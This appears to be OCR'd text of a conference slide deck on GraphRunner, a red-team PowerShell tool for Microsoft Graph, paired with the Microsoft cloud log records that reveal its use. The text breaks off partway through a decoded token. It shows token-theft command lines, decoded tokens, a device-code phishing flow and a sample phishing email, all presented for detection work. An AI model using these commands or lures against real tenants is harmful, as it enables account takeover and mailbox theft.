Offense v Defense

Digging into GraphRunner and the Microsoft Cloud Logs You May Not Be Looking At But Probably Should

John Stoner and Dave Herrald, Google Cloud

#whoarewe (lesser known linux command)

John Stoner
https://www.linkedin.com/in/johnastoner
@stonerpsu

Dave Herrald
https://www.linkedin.com/in/daveherrald
@daveherrald

What If Adversaries…

Could refresh an access token to come and go as they pleased

Could create applications for their own use

Could point and click to harvest inboxes

As Defenders, how can we gain visibility into these actions?

Agenda

Brief Introduction of GraphRunner

Authentication / Tokens

Recon / Enumeration

Expanding our foothold

Accessing Office 365 resources


What Is GraphRunner?

PowerShell module created by Beau Bullock (@dafthack) & Steve Borosh (@424f424f) from Black Hills Information Security

- Built for red team engagements
- Post exploit focused - Need to gain an initial access token of some sort

Broken out into functions for different tasks

- Switches provide options and overall lowers the bar versus the PowerShell calls to the Graph API that were previously required



```
                                                    by Beau Bullock (@dafthack)

                    Do service principals dream of electric sheep?

For usage information see the wiki here: https://github.com/dafthack/GraphRunner/wiki
To list GraphRunner modules run List-GraphRunnerModules

PS C:\GraphRunner> _
```

GraphRunner Components

Authentication

Recon & Enumeration

Persistence

Pillage

Supplemental

GraphRunner (umbrella command)

Gaining Initial Access

Not the primary focus of GraphRunner

Authentication functions are often used to kickoff the process of obtaining tokens

Function to import an already acquired Access & Refresh Token is available

Once tokens are obtained, GraphRunner provides numerous PowerShell functions and a GUI

Authentication

Get-GraphTokens

- Authenticate to Microsoft Graph

Invoke-RefreshGraphTokens

- Use a refresh token to obtain new access tokens

Get-AzureAppTokens


- Complete OAuth flow as an app to obtain access tokens

Invoke-RefreshAzureAppTokens

- Use a refresh token and app credentials to refresh a token

Invoke-AutoTokenRefresh

- Refresh tokens at a defined interval



Tokens

Access Tokens (valid for 60-90 minutes) - Seems like closer to 140 minutes during GraphRunner testing


- Contains permissions for client; used for authorization
- A Golden SAML style attack exploited the signing key and allowed a user to craft their own access token

Refresh Tokens (24 hours for single page apps and 90 days for all other scenarios)

- “Refresh tokens replace themselves with a fresh token upon every use. The Microsoft identity platform **doesn't revoke** old refresh tokens when used to fetch new access tokens. Securely delete the old refresh token after acquiring a new one. Refresh tokens need to be stored safely like access tokens or application credentials.”

https://learn.microsoft.com/en-us/entra/identity-platform/refresh-tokens

Get-GraphTokens



Enter code

Enter the code displayed on your app or device.

F8WZP9G3G

UserPasswordAuth


- Works with single factor

ExternalCall (default)

- Code Based Login
- https://login.microsoftonline.com/common/oauth2/deviceauth

https://learn.microsoft.com/en-us/entra/identity-platform/v2-oauth2-device-code

Logging into with User/Password




```
PS C:\GraphRunner> Get-GraphTokens -UserPasswordAuth -browser Android -client Outlook -ClientID 27922004-5251-
4030-b22d-91ecd9a37ea4
[*] Initiating the User/Password authentication flow
Enter username: mike.slayton@th7sz.onmicrosoft.com
Enter password: ***********
```


```
[*]
Decoded JWT payload:

aud                : https://graph.microsoft.com
iss                : https://sts.windows.net/e7fe4095-076f-410c-a07e-b6cd5991b434/
iat                : 1707498609
nbf                : 1707498609
exp                : 1707507831
acct               : 0
acr                : 1
aio                : ATQAy/8VAAAArQRhzC00zlVtvpgUaGQoxWCkpA4Us+MUtNfL1E7xG0aWK99mtla9zde2x9ZUF0bZ
amr                : {pwd}
app_displayname    : Outlook Mobile
appid              : 27922004-5251-4030-b22d-91ecd9a37ea4
appidacr           : 0
idtyp              : user
ipaddr             : 34.152.40.90
name               : Mike Slayton
oid                : 2f3d09fc-1952-445f-9fc4-e5f428f9a252
platf              : 1
puid               : 100320032DD976E6
rh                 : 0.AVkAlUD-528HDEGgfrbNWZG0NAMAAAAAAAAAwAAAAAAAAAAD7AM0.
scp                : Files.ReadWrite.All Mail.Read Mail.Read.Shared People.Read People.Read.All Presence.Read
.All Sites.ReadWrite.All User.ReadBasic.All UserAuthenticationMethod.ReadWrite
sub                : 19lKK9HjItj03aDdkE5GzHXpXN4LV7yBdP_Gf8IEyx8
tenant_region_scope : NA
tid                : e7fe4095-076f-410c-a07e-b6cd5991b434
unique_name        : mike.slayton@th7sz.onmicrosoft.com
upn                : mike.slayton@th7sz.onmicrosoft.com
uti                : jea3NLWmZ066WkyNxn5tAA
ver                : 1.0
wids               : {b79fbf4d-3ef9-4689-8143-76b194e85509}
xms_tcdt           : 1659889269

[*] Successful authentication. Access and refresh tokens have been written to the global $tokens variable. To
use them with other GraphRunner modules use the Tokens flag (Example. Invoke-DumpApps -Tokens $tokens)
[!] Your access token is set to expire on: 02/09/2024 19:43:51
```

```
□ metadata.event_timestamp: "2024-02-09T17:15:09Z"
□ metadata.event_type: "USER_LOGIN"
□ metadata.id: b"AAAAAMhZO/axen4a5BrgWNFGWY4AAAAADgAAAAAAAAA="
□ metadata.vendor_name: "Microsoft"
□ network.http.user_agent: "Mozilla/5.0 (Linux; U; Android 4.0.2;
  en-us; Galaxy Nexus Build/ICL53F) AppleWebKit/534.30 (KHTML,
  like Gecko) Version/4.0 Mobile Safari/534.30"
□ network.session_id: "61828580-f5c6-42c5-9360-4fbef51b58b5"
□ principal.ip[0]: "34.152.40.90"
□ principal.labels[0].key: "ActorContextId"
□ principal.labels[0].value: "e7fe4095-076f-410c-a07e-
  b6cd5991b434"
□ principal.resource.product_object_id: "e7fe4095-076f-410c-a07e-
  b6cd5991b434"
□ principal.user.attribute.roles[0].name: "Regular"
□ security_result[0].detection_fields[0].key: "target_0"
□ security_result[0].detection_fields[0].value: "00000003-0000-
  0000-c000-000000000000"
□ security_result[2].action[0]: "ALLOW"
□ security_result[2].detection_fields[0].key: "RecordType"
□ security_result[2].detection_fields[0].value: "15"
□ security_result[2].summary: "User login successful"
□ target.application: "AzureActiveDirectory"
□ target.resource.product_object_id: "27922004-5251-4030-b22d-
  91ecd9a37ea4"
□ target.user.email_addresses[0]:
  "mike.slayton@th7sz.onmicrosoft.com"
□ target.user.userid: "mike.slayton@th7sz.onmicrosoft.com"
```


MFA Users



Craft a site/link with the code
Request a token 15 minute clock starts and prompt to login to Microsoft site with 9 character code
Access Token provided to adversary
Provide site/link surreptitiously to the user
Entra ID
Logged in via MFA



```
PS C:\GraphRunner> Get-GraphTokens -UserPasswordAuth -Device iphone
[*] Initiating the User/Password authentication flow
Enter username: tim.smith_admin@lunarstiiiness.com
Enter password: *************
[*] Trying to authenticate with the provided credentials
invalid_grant
```



Two ways to sign in

Scan QR Code

Visit Website

Sign in at


https://pixauth.tv

and enter this code when prompted

JF8R-MV96

Code expires in 09:26

User Experience



Outlook 365 Product Team
Mon 7/19/2021 2:40 PM
To: Ed Van

Microsoft® Office 365

Thank you!

For being a loyal Microsoft customer, we are permanently **increasing your Outlook attachment/file storage by 1 TB**. Additionally, the maximum attachment size has been increased to 100 MB.

To receive your increase:

1. Go to our secure Microsoft login page at: **https://microsoft.com/devicelogin**
2. Enter the product code: **ELSEKDEZH**
   This code can only be used once and is only valid for your Outlook account.
3. **Enter your Outlook credentials** to verify your identity.


You will be credited with **1 TB** of extra storage within 24 hours.

Security reminders: With the recent news about ransomware attacks, please remain s

- Do not share your Office login password
- Make sure you have two-factor authentication turned on
- Be sure that any links you click on in Microsoft emails have valid Microsoft doma login.microsoftonline.com.

—Microsoft Outlook 365 Product Team

Example Phish (above) from
https://www.netskope.com/blog/new-phishing-attacks-exploiting-oauth-authentication-flows-part-2




Microsoft

Enter code

Enter the code displayed on your app or device.

B75MQA42A




Microsoft

Pick an account

You're signing in to **Microsoft Office** on another device located in **Canada**. If it's not you, close this page.

Tim Smith (Admin)
tim.smith_admin@lunarstiiiness.com
Signed in




Microsoft

tim.smith_admin@lunarstiiiness.com

Are you trying to sign in to Microsoft Office?


Only continue if you downloaded the app from a store or website that you trust.



Microsoft

Microsoft Office

You have signed in to the Microsoft Office application on your device. You may now close this window.




```
Decoded JWT payload:

aud                 : https://graph.microsoft.com
iss                 : https://sts.windows.net/e7fe4095-076f-410c-a07e-b6cd5991b434/
